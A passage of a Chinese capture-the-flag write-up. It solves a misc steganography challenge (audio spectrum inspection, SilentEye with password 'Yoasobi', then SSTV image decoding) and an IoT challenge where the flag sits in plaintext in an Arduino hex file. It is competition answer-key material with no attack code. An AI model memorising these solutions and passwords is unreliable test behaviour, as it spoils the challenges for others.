Red	<input type="checkbox"/> 7	<input type="checkbox"/> 6	<input type="checkbox"/> 5	<input type="checkbox"/> 4	<input type="checkbox"/> 3	<input type="checkbox"/> 2	<input type="checkbox"/> 1	<input checked="" type="checkbox"/> 0
Green	<input type="checkbox"/> 7	<input type="checkbox"/> 6	<input type="checkbox"/> 5	<input type="checkbox"/> 4	<input type="checkbox"/> 3	<input type="checkbox"/> 2	<input type="checkbox"/> 1	<input checked="" type="checkbox"/> 0
Blue	<input type="checkbox"/> 7	<input type="checkbox"/> 6	<input type="checkbox"/> 5	<input type="checkbox"/> 4	<input type="checkbox"/> 3	<input type="checkbox"/> 2	<input type="checkbox"/> 1	<input checked="" type="checkbox"/> 0

Order settings

Extract By: Row Column

Bit Order: MSB First LSB First

Bit Plane Order:

<input checked="" type="radio"/> RGB	<input type="radio"/> GRB
<input type="radio"/> RBG	<input type="radio"/> BRG
<input type="radio"/> GBR	<input type="radio"/> BGR

Preview Settings

Include Hex Dump In Preview

Buttons at the bottom: Preview, Save Text, Save Bin, Cancel.


群青(其实是幽灵东京)

考 点: 音频频谱隐写 slient eye工具 sstv


出题人: 饭卡

分 值: 100

查看音频频谱图



查看音频详细信息




[删除属性和个人信息](#)

[确定](#)

[取消](#)

[应用\(A\)](#)

初步断定是使用silent eye隐写 密码为Yoasobi



decode得到地址 下载第二个附件

根据附件名sstv 断定为SSTV编码后的图像

使用RX—SSTV解码



扫描即可得到flag

IoT

饭卡的uno

考 点：白给

出题人：饭卡

分 值：100

附件是arduino的hex文件

没啥骚操作

hex打开查看即可发现明文flag